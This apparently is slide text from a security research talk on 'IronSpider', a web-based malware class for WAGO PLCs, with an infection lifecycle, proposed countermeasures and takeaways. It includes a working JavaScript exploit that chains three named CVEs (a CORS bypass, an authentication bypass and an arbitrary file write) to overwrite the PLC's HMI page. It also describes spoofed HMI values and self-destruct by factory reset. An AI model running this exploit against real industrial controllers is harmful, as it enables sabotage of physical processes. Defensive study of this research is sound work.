
Real-time Exfiltration Explained

- The unique decoupled architecture of web-based PLC malware allows it to have a C&C connection, even when the PLC itself is in an isolated network




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“Web-Based” PLC Malware Lifecycle



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- Overwrite own payload with something benign
- Unregister all Service Workers
- (extreme) factory reset PLC using legitimate web API

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Example Infection via 0day Web Bugs

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- Chain of cross-origin bugs let any third-party website override the PLC Webvisu HMI page with malicious front-end code


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- Found and exploited real zero-day vulnerabilities in the latest WAGO PLC firmware
- Demonstrate a “web-access” infection
- Chain of cross-origin bugs let any third-party website override the PLC Webvisu HMI page with malicious front-end code
- Attack is automatically launched when any machine inside the facility views this website


```
1 /*
2 Kill Chain to deploy Iron Spider into the transpiled PLC GUI file:
3 1) CVE-2022-45139 - CORS Misconfiguration - adding "/x.pdf" to any
   API endpoint will trick the webserver into responding with a
   wildcard "Access-Control-Allow-Origin," allowing it to be
   called cross-origin
4 2) CVE-2022-45138 - Authentication Bypass - intentionally leaving
   off cookies and adding "renewSession:true" will force the
   webserver to utilize a guest user account, which accidentally
   has permission to call several APIs
5 3) CVE-2022-45140 - Arbitrary File Upload - the "network_config" API
   can be tricked into writing arbitrary content at an arbitrary
   location using root privileges via the undocumented "--error-
   msg-dst" argument
6 */
7 async function exploit(wagoIP,filepath,content){
8   let resp = await fetch(
9     "https://"+wagoIP+"/wbm/php/parameter/configtools.php/x.pdf",
10  {
11    method:"post",
12    body: JSON.stringify(
13      {"aDeviceParams":[{"name": "network_config","parameter": ["--
        restore",content,"--error-msg-dst",filepath],"multiline"
        : false}], "renewSession":true})
14  });
15  if (resp.ok) {
16    let j = await resp.json();
17    return j.aDeviceResponse[0].status == 2
18  }
19  return false
20 }
21 /*
22 Usage: Call exploit() with the path of the Webvisu GUI file and
   the source code of the WB PLC Malware
23 */
24 exploit(
25   wagoIPAddress,
26   "/home/codesys_root/PlcLogic/visu/webvisu.htm",
27   ironSpiderCode
28 ).then((success)=>{
29   if (success) { console.log("Exploit Successful" ) }
30 })
```


Real-World Test – IronSpider!

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


Real-World Test – IronSpider!




Real-World Test – IronSpider!

- Malware was deployed when the operator looked at our ad banner




Real-World Test – IronSpider!

- Malware was deployed when the operator looked at our ad banner
- Used browser cache to survive PLC hardware replacement




Real-World Test – IronSpider!

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
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- Spoofed HMI screen to show incorrect values
- Self-destructed with full factory-reset



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TABLE VII: Proposed Countermeasures to Defend Against PLC WB Malware

Prevention Strategy	Protections Provided	Responsible Party	Practicality
Private Network Access	Increase difficulty of <i>Web Access</i> infections	Browser developers	Medium; may disrupt some legitimate traffic
CSP Confidentiality Directive	Increase difficulty of web-based C2 channel	Browser developers and PLC vendors	High; minor server-side configuration for PLC vendors
ICS Domain-Sandboxing	Increase difficulty of <i>Network Access</i> infections such as malicious UWP and hijacked GUIs	PLC vendors	Medium; Requires separate auth scheme and server-side reconfiguration
Real-Only CDN w/ CSP and SRI	Increase difficulty of all infections mechanisms	PLC vendors	Low; Requires substantial front-end restructure and CDN management
PLC-configured WAF	Increase difficulty of <i>Network Access</i> infections such as ICS XCS	Third-parties	Medium; may add some overhead to real-time ICS protocols

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
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Takeaways

- Control Logic and Firmware are not the only locations to run PLC malware
- Web-Based PLC malware is often easier to deploy and harder to remove
- Web security has unique considerations in an ICS environment
- The next Stuxnet might infect the web application layer!



malware.js




A New Class of PLC Malware



Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy



Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy
- Straightforward to detect



Web-Based (WB) Malware

- Hosted by PLC; runs in other devices' browsers
- Device & physical process control
- Easy to deploy
- Difficult to Detect

Questions?

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